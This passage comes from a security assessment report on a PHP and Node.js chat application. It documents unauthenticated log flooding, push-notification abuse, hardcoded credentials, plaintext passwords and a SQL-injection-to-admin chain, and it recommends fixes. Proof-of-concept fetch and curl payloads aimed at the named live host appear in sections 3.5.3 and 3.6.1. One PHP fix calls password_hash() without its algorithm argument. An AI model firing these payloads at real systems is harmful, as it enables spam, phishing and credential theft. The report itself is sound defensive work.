[blacklist.php](#) accepts a POST request and appends the request body, along with the requester's username and user-agent, to [log.txt](#) without validating the size or content of the POST body:

```
$id = file_get_contents("php://input");
$handle = fopen("./log.txt", "a+");
$data = "[".Date("D, H:i:s")."] ".$_SESSION['Username'].", ".$id.",
".$_SERVER['REMOTE_ADDR']. " ( ".$_SERVER['HTTP_USER_AGENT']. " )\n\n";
fwrite($handle, $data);
fclose($handle);
```

No authentication is required, no rate limiting is applied, and no size limit is enforced. Because `log.txt` is the only mechanism for administrators to review user fingerprints for banning purposes, flooding or corrupting this file directly degrades the application's only moderation capability. During testing, for example, a single request containing 100,000 emoji characters was appended to the log without error.

To Reproduce:

- Send a POST to `/blacklist.php` with a large arbitrary body (e.g., `"🍌".repeat(100000)`)
- Observe the content appended to `log.txt`

From here, an attacker could repeat the above steps rapidly to inflate the file size, or potentially inject fake entries using newline characters within the POST body.

Proof of Concept: shown [here](#).

The payload used in the video linked above is shown below:

```
fetch("https://parity.nimbusdigital.org/blacklist.php", {
  method: "POST",
  body: "🍌".repeat(100000)
}).then(res => {
  if (res.ok) return res.text();
}).then(data => console.log(data))
.catch(e => console.error(e));
```

Impact: The application's only moderation system depends on the integrity of `log.txt`. An attacker can render the log unusable by inflating it to an unmanageable size, injecting fake entries that mimic real log lines (by including newlines and plausible formatting in the POST body), or repeatedly spamming it to obscure real entries. If the log file grows large enough, it may also cause disk space exhaustion.

3.6 Unauthenticated Notification Abuse

3.6.1 Arbitrary Push Notifications via Unauthenticated `/api/mpush.php`

Severity: **High**

Affected Components: `/api/mpush.php`

`/api/mpush.php` is a mobile API endpoint that accepts a POST request and sends the raw POST body as a push notification to all subscribed users via the OneSignal API:

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {  
    push(file_get_contents('php://input'));  
    echo "Success!";  
}
```

No authentication is required. The endpoint also sets `Access-Control-Allow-Origin: *`, permitting cross-origin requests from any domain. The `push()` function passes the POST body directly to OneSignal's API without any content filtering or length limit.

Furthermore, the mobile client source (`/mobile/landing.html`) contains a direct reference to this endpoint, explicitly advertising its function to anyone who inspects the page source:

```
fetch('https://parity.nimbusdigital.org/api/mpush.php', {  
    method:"POST",  
    body:`${Username} is now online!`  
});
```

To Reproduce:

- Send a POST request to `/api/mpush.php` with any desired notification text as the body:

```
curl -X POST https://parity.nimbusdigital.org/api/mpush.php \  
-d "This is an unauthorized notification."
```
- Observe as the push notification is delivered to all subscribed users

Note: Testing of the live push notification delivery was not performed, as the OneSignal integration in the application is no longer configured for an active domain. The delivery mechanism was confirmed by code review.

Impact: Any internet user can send arbitrary push notifications to every subscriber of the application, with any content, at any frequency. Potential consequences include spam, phishing notifications containing malicious links, and impersonation of the application or its administrators.

3.6.2 Unauthenticated Spam of "User Left" Push Notifications

Severity: Low

Affected Components: `/rooms/*/exitmessage.php`

`exitmessage.php` exists in each chatroom directory and triggers a push notification when called. It checks only that the POST body equals the literal string `"Someone left!"`, and if so, calls `push()` with `$_SESSION['Username'] . " has left the [xyz] room."`. For example, in the general room:

```
if (file_get_contents("php://input") === "Someone left!") {  
    require("../push.php");  
    push($_SESSION["Username"] . " has left the General room.");  
    echo "Done";  
}
```

No authentication is required; even if no `$_SESSION["Username"]` value is set, the push notification will still be triggered with the contents `" has left the General room."` An attacker can spam this endpoint repeatedly, triggering a continuous stream of `"(Username) has left the General room."` push notifications to all subscribers.

Impact: Low-severity notification spam. The content of the notification is limited to the "has left" format, making this less flexible than the previous finding ([section 3.6.1](#)) but still a nuisance, trivially exploitable with a simple loop.

3.7 Credentials & Secrets Management

Note: All credential findings below share the same underlying cause: secrets hardcoded directly in source files, with no use of environment variables or secrets management; this is, in its entirety, one overarching systemic failure, and should be understood as such.

3.7.1 Systemic Credential Reuse Across All Components

Severity: **Critical**

Affected Components: `/conn.php`, `/api/conn.php`, `/users.php`, `/clear.php`, WebSocket server (`index.js`), PostgreSQL database

A single credential—the PostgreSQL database password—is hardcoded in source files across every major component of the application: the main PHP web app, the API layer, and the Node.js WebSocket server. Additionally, this same password is used as the admin password for the `users.php` and `clear.php` administrative utilities.

The credential appears in plaintext in:

- `/conn.php` (PHP database connection)
- `/api/conn.php` (API database connection, byte-for-byte duplicate of `/conn.php`)
- `index.js` (WebSocket server connection string:
`postgres://parity:[PASSWORD]@db.parity.nimbusdigital.org/parity`)
- `users.php` (admin password check: `if ($_POST["pass"] === "[PASSWORD]")`)
- `clear.php` (admin password check: `if ($_POST["pass"] === "[PASSWORD]")`)

The consequence is a single-point-of-credential-failure: discovery of this password in any one location immediately grants access to all of the following:

- Direct database read/write access (PostgreSQL on port 5432)
- The `users.php` dump (all usernames and passwords)
- The `clear.php` database delete utility (allows an admin to clear any database table of their choosing, including the `users` table)

Impact: Any exposure of this single credential, whether through source code access, a SQL injection finding, or any other means, cascades to full compromise of the entire application.

The `imageget.php` SQL injection ([section 3.2.4](#)) can extract the database password from PostgreSQL system tables, which then unlocks the admin utilities, creating a direct exploitation chain from unauthenticated web request to full administrative control.

3.7.2 Hardcoded OneSignal API Credentials

Severity: Medium

Affected Components:

- /push.php
- /api/mpush.php
- /landing.php
- /rooms/*/room.php
- /mobile/landing.html
- /mobile/rooms/*/room.html

The OneSignal application ID is hardcoded in all of the above files; additionally, the OneSignal REST API key is hardcoded in both /push.php and /api/mpush.php:

```
curl_setopt($ch, CURLOPT_HTTPHEADER, array(
    'Content-Type: application/json',
    'Authorization: Basic (REDACTED)'
));
```

While these values are inside PHP files and not directly served to clients, they are committed to the source code and would be exposed to anyone with repository access. An attacker with the API key could use the OneSignal API directly to send push notifications without going through the application at all, bypassing even the limited controls that do exist.

Impact: Direct OneSignal API access with a leaked key enables mass push notification abuse independent of the application. Rotation of the key and migration to environment-variable storage is recommended.

3.7.3 Personal Email Address Exposed in Homepage

Severity: Low

Affected Components: /index.php

The application homepage contains a `mailto:` link pointing to the developer's personal email address, visible to any visitor:

```
<a href='mailto:(redacted)@gmail.com'>Email me!</a>
```

Impact: The email address is publicly accessible and could be used for phishing, spam, or targeted social engineering attempts (low severity, but still a risk).

3.8 Data Exposure

3.8.1 Passwords Stored in Plaintext

Severity: **Critical**

Affected Components: `/index.php`, `/api/login.php`, PostgreSQL `users` table

User passwords are stored in the database without any hashing or encryption. The `users` table schema defines the password field as `varchar(50)`, and the registration logic inserts passwords verbatim, without any input validation:

```
$statement = $conn->prepare(
    "INSERT INTO users(uname, pass) VALUES(:uname, :pass)"
);

if ($statement->execute(array( 'uname' => $nuname, 'pass' => $nupass ))) {
    echo "(A div containing a success message; omitted)";
}
```

During login, passwords are compared directly as strings. No hashing function is being used at any point in the authentication flow.

Impact: Any successful extraction of the `users` table (via the SQL injection vulnerabilities documented in [section 3.2](#), or via the `users.php` admin utility) immediately reveals all user passwords in plaintext. Users who reuse passwords across services are thus additionally exposed to credential-stuffing attacks against other platforms as well.

3.8.2 Weakly Protected User Table Dump via `users.php`

Severity: **Critical**

Affected Components: `/users.php`

`users.php` is an administrative page accessible at the web root that dumps the entire `users` table (all usernames and plaintext passwords) to anyone who supplies the admin password. As documented in [section 3.7.1](#), the admin password is the same as the database password, which is obtainable via SQL injection. The dump includes every registered user:

```
$query = "SELECT * FROM users";
$data = $conn->query($query);

if ($data) {
    foreach ($data as $row) {
        echo $row['uname'].", ".$row['pass']."<br><br>";
    }
}
```

Additionally, because there is no input validation in the user registration form (as established in [section 3.8.1](#)), usernames containing XSS payloads are stored in the database and echoed back to anyone who views this page—including administrators—without any escaping.

Proof of Concept: an example of the XSS vulnerability described above is shown [here](#).

Impact: Full user credential database dump. Combined with the credential reuse finding (see [section 3.7.1](#)), obtaining the admin password via SQL injection and then visiting `users.php` represents a complete, low-friction path to extracting every user's plaintext password.

4.0 Recommendations

4.1 Recommendation Overview

The findings documented in this assessment trace back to a small number of root causes. Rather than enumerating a fix for each of the 31 findings individually, the recommendations below address those root causes directly. A single root-cause fix will often eliminate multiple findings simultaneously; this is noted where applicable.

The recommendations in this section are organized into four tiers:

- **Immediate:** Actions to take before the application is accessible to any users. These address conditions severe enough that continued operation is an active risk.
- **Short-term:** Fixes that should be implemented first; these address Critical and High severity findings and are the foundation everything else depends on.
- **Medium-term:** Fixes that address remaining High and Medium severity findings and improve overall security posture.
- **Long-term:** Structural improvements that harden the application against future vulnerabilities and improve the development process going forward.

4.2 Immediate Actions

4.2.1 Rotate All Credentials

All secrets currently hardcoded in source files (the PostgreSQL database password, the admin utility passwords, the OneSignal API key, the OneSignal App ID) must be treated as fully compromised and rotated immediately, regardless of any other remediation work. This is not a fix; it is a prerequisite. Even after all code-level vulnerabilities are addressed, the current credentials will remain exposed in the repository's git history.

A new PostgreSQL password should be generated and the database user should be updated, and the OneSignal REST API key should be regenerated via the OneSignal dashboard. Any other credentials that have been committed to the repository should be regenerated as well.

Until rotation is complete, anyone with read access to the repository, whether now or historically, may already have these credentials.

This eliminates or mitigates: the findings in sections [3.7.1](#), [3.7.2](#) (and reduces the blast radius of findings in sections [3.2.2](#), [3.2.4](#), [3.2.5](#), which enable credential extraction via SQLi)

4.2.2 Remove or Restrict Admin Utilities from Web Root

`users.php` and `clear.php` expose the entire user database and a destructive database wipe operation, respectively, behind nothing more than a shared password. Both files are currently accessible at the web root with no additional network or access controls.

Before any other remediation, these files should either be deleted (given the operations they perform can be done directly via `psql` or a database admin tool), moved outside the web root entirely, or placed behind server-level HTTP authentication (e.g., basic Apache `.htaccess` auth) in addition to the application-level password.

If retained, their admin passwords must be changed to something independent of the database credential, and the password must not appear in source code (see [section 4.3.4](#) on secrets management).

This eliminates or mitigates: the findings in sections [3.7.1](#), [3.8.2](#) (and reduces exposure from the finding in section [3.8.1](#)—plaintext passwords)

4.3 Short-term Fixes

4.3.1 Fix Session Identity Management

The root cause of the finding in [section 3.1.1](#) (and its downstream effects on findings in [3.3.3](#), [3.3.4](#), [3.3.5](#), and [3.6.1](#)) is that the application trusts a client-supplied cookie for identity rather than maintaining that identity server-side.

The fix is to remove the `$_COOKIE["Username"]` shortcut entirely from `index.php` and `landing.php`, as well as from the mobile `index.html` and `landing.html`. Session identity should be set exactly once (at the point of successful login) and read exclusively from `$_SESSION`, which the server controls. The client should never be able to directly influence the value of `$_SESSION["Username"]` by supplying a cookie.

The mobile app (`/mobile/index.html`) stores identity in a client-readable cookie by design (to avoid needing PHP sessions). For the mobile app specifically, consider migrating to a

short-lived JWT or session token issued by the server after successful login, rather than storing the raw username in a cookie that the app unconditionally trusts.

This eliminates or mitigates: the finding in section [3.1.1](#) (and removes the exploitation path for findings in [3.3.3](#), [3.3.4](#), [3.3.5](#), and [3.6.1](#) that depend on the cookie bypass)

4.3.2 Use Prepared Statements Everywhere SQL Is Used

Every SQL injection finding in this report ([section 3.2](#)) has the same fix: replace string-concatenated queries with parameterized prepared statements. This is not a large refactor; it is a direct substitution in each affected file.

The WebSocket server ([index.js](#)) already does this correctly and can serve as a reference:

```
// Correct; already implemented in `index.js`

client.query("INSERT INTO general(msg) VALUES($1)", [/* data */],
/* callback */ );
```

The equivalent in PHP / PDO:

```
// Instead of:
$query = "SELECT * FROM users WHERE uname='".$uname.'" and
pass='".$pass.'"";

// Use the following
$stmt = $conn->prepare(
    "SELECT * FROM users WHERE uname = :uname AND pass = :pass"
);
$stmt->execute(['uname' => $uname, 'pass' => $pass]);
```

Every PHP file that builds a SQL string via concatenation needs this treatment. Based on the audit, that includes: [index.php](#), [/api/login.php](#), [image.php](#), [imageget.php](#), [/api/imageget.php](#), [clear.php](#), [/api/messageget.php](#), and [users.php](#).

This eliminates or mitigates: all of the findings in [section 3.2](#)

See [OWASP A03:2021 - Injection](#)

4.3.3 Implement WebSocket Authentication

The WebSocket server should verify that an incoming connection originates from an authenticated session before completing the upgrade. At minimum:

- On successful login, generate a short-lived WebSocket authentication token (a random token stored in the user's session server-side)
- Require clients to pass this token as a URL parameter or in the initial WebSocket message
- In the `upgrade` handler of `index.js`, verify the token against the server-side session store before calling `handleUpgrade`

This is the prerequisite fix for the findings in sections [3.5.1](#) and [3.5.2](#) (unauthenticated connections and DoS). Additionally, rate limiting (see [section 4.4.2](#)) should be added alongside authentication, not instead of it.

This eliminates or mitigates: the findings in sections [3.5.1](#) and [3.5.2](#), and removes the exploitation path for the finding in [3.3.4](#).

4.3.4 Migrate All Secrets to Environment Variables

No credentials, API keys, or passwords should appear in source code. The fix is to replace all hardcoded values with environment variable reads and document the required variables:

```
// conn.php - instead of hardcoded values:
$password = getenv('DB_PASSWORD');

// push.php - instead of hardcoded API key:
'Authorization: Basic ' . getenv('ONESIGNAL_API_KEY')

// index.js - instead of hardcoded connection string:
const client = new Pool({
  connectionString: process.env.DATABASE_URL
});
```

An `example.env` file documenting the required variable names (with no real values) should be created, and the real `.env` file used in production should be added to `.gitignore` to prevent future secrets from being committed.

This eliminates or mitigates: the findings in sections [3.7.1](#) and [3.7.2](#) (and reduces the blast radius of findings in [3.2.2](#), [3.2.4](#), [3.2.5](#) as credentials can no longer be extracted directly from source code)

4.4 Medium-term Fixes

4.4.1 Hash Passwords

Passwords must not be stored in plaintext. Replace the current direct string storage with a proper password hashing function.

PHP's built-in `password_hash()` and `password_verify()` functions handle this correctly and use `bcrypt` by default:

```
// On registration:
$hashed = password_hash($nupass);
// Store $hashed in the database, not $nupass

// On login:
if (password_verify($supplied_password, $stored_hash)) {
    // login successful
}
```

Note that after implementing this, all existing passwords in the database will need to be invalidated and users prompted to reset!; there is no way to recover the plaintext-to-hash mapping for existing accounts.

This eliminates or mitigates: the finding in [section 3.8.1](#)

See [OWASP A02:2021 - Cryptographic Failures](#)

4.4.2 Implement Rate Limiting Across All Endpoints

No rate limiting exists anywhere in the application. It should be added across three layers:

- **Login endpoint** (`index.php`, `/api/login.php`): Limit login attempts per IP to a reasonable threshold (e.g., 10 attempts per minute) with exponential backoff or

temporary lockout. This makes the boolean-oracle SQLi (see [section 3.2.1](#)) significantly slower and makes brute-force credential attacks impractical.

- **WebSocket server ([index.js](#))**: Limit messages per connection per second and limit total concurrent connections per IP. A reasonable starting point is 10 messages per second per connection and 5 concurrent connections per IP.
- **[blacklist.php](#)**: Limit POST request size at the server level (i.e., in PHP; a [Content-Length](#) check) and rate-limit per IP.

Rate limiting should use server-side shared state so that limits are enforced consistently across requests and application instances. A shared store such as Redis can maintain per-IP counters with expiration and support temporary lockouts or exponential backoff, for both the main PHP application as well as the WebSocket Server.

This eliminates or mitigates: the findings in sections [3.5.2](#) and [3.5.3](#), and substantially reduces the practical impact of the findings in sections [3.2.1](#), [3.2.2](#), and [3.2.3](#).

4.4.3 Encode All Output Before DOM Insertion

Every place in the application where user-controlled content is written to the DOM via [innerHTML](#) should be replaced with either [textContent](#) (for plain text that should never render as HTML), or a proper HTML encoding function applied before insertion (for content that may legitimately contain markup).

The client-side regex in [newmessage.php](#) (see [section 3.3.4](#)) is the right idea applied in the wrong place: encoding needs to happen at the point of output (DOM insertion in [messages.php](#) and [messages.html](#)), not at the point of input (the message textbox). Ideally, server-side encoding when storing messages in the database is even better.

For the image pipeline specifically (see [section 3.3.2](#)), the template string interpolation in [messages.php](#) needs to be refactored so that the [imageget.php](#) response is never inserted directly as raw HTML — it should be set as the [src](#) attribute of an [](#) element created via the DOM API, not string-concatenated into an HTML template:

```
// Instead of:
element.innerHTML += `  
<br>`;

// Use:
const img = document.createElement('img');
img.src = response;
element.appendChild(img);
```

This eliminates or mitigates: the findings in sections [3.3.1](#), [3.3.2](#), [3.3.3](#), [3.3.4](#)

See [OWASP A03:2021 - Injection](#)

4.4.4 Rebuild the Ban System Server-Side

The current ban system in `blacklist.php` is entirely client-side and trivially bypassable.

A working ban system must store banned user IDs in the database (not a hardcoded JavaScript array), check ban status on the server before serving any page or accepting any WebSocket connection, and return an appropriate HTTP error (i.e. 403 Forbidden) or close the WebSocket connection at the server level rather than redirecting on the client-side.

The browser fingerprinting approach is also inherently unreliable as an identifier, as fingerprints change when browsers update, users switch devices, or users clear browser data. Given that the goal is persistent banning, consider banning by authenticated username (which requires the session identity fix in [section 4.3.1](#) to be meaningful).

This eliminates or mitigates: the finding in [section 3.4.1](#)

4.4.5 Restrict CORS on Sensitive API Endpoints

`/api/login.php`, `/api/messageget.php`, and `/api/mpush.php` all set `Access-Control-Allow-Origin: *`, which permits cross-origin requests from any domain. The wildcard in the `Access-Control-Allow-Origin` header should instead be explicitly set to the application's web address (i.e. `https://parity.nimbusdigital.org`).

This was originally added to support the Cordova mobile app running from a `file://` origin, but it removes a meaningful browser-level defense on endpoints that handle authentication and data retrieval. To ensure that the mobile app still functions, the source code embedded inside of the Cordova app can simply be replaced by an iframe pointing to `https://parity.nimbusdigital.org/mobile`, as the source code for the mobile variant of the application is still being served by the main PHP app regardless.

This eliminates or mitigates: the findings in sections [3.2.3](#), [3.2.5](#), [3.6.1](#)

4.5 Long-term Improvements

4.5.1 Add a Content Security Policy Header

A Content Security Policy (CSP) header can be used to instruct browsers to refuse to execute inline scripts and restrict which origins scripts can be loaded from. In other words, even if an XSS payload is injected into the page, a properly configured CSP significantly limits what it can do. A reasonable starting CSP for this application can be:

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self';
  frame-src 'self' https://vc.parity.nimbusdigital.org
```

This prevents inline `<script>` execution and `onload/onerror` event handler injection (i.e. the two techniques used in the XSS findings in [section 3.3](#)) from working in modern browsers.

This eliminates or mitigates: all of the findings in section [section 3.3](#) (reduces severity if XSS injection points are not fully eliminated)

4.5.2 Implement Structured Logging and Monitoring

The current `log.txt` approach (append-only plaintext; no authentication; no size limit; no integrity protection) is not viable as a security mechanism. For a production deployment, logs should be stored in a location outside of the web root and should not be readable via HTTP, and log rotation should be implemented to prevent disk exhaustion. Ideally, a structured logging library should be used rather than raw file writes as well.

This eliminates or mitigates: the finding in section [section 3.5.3](#)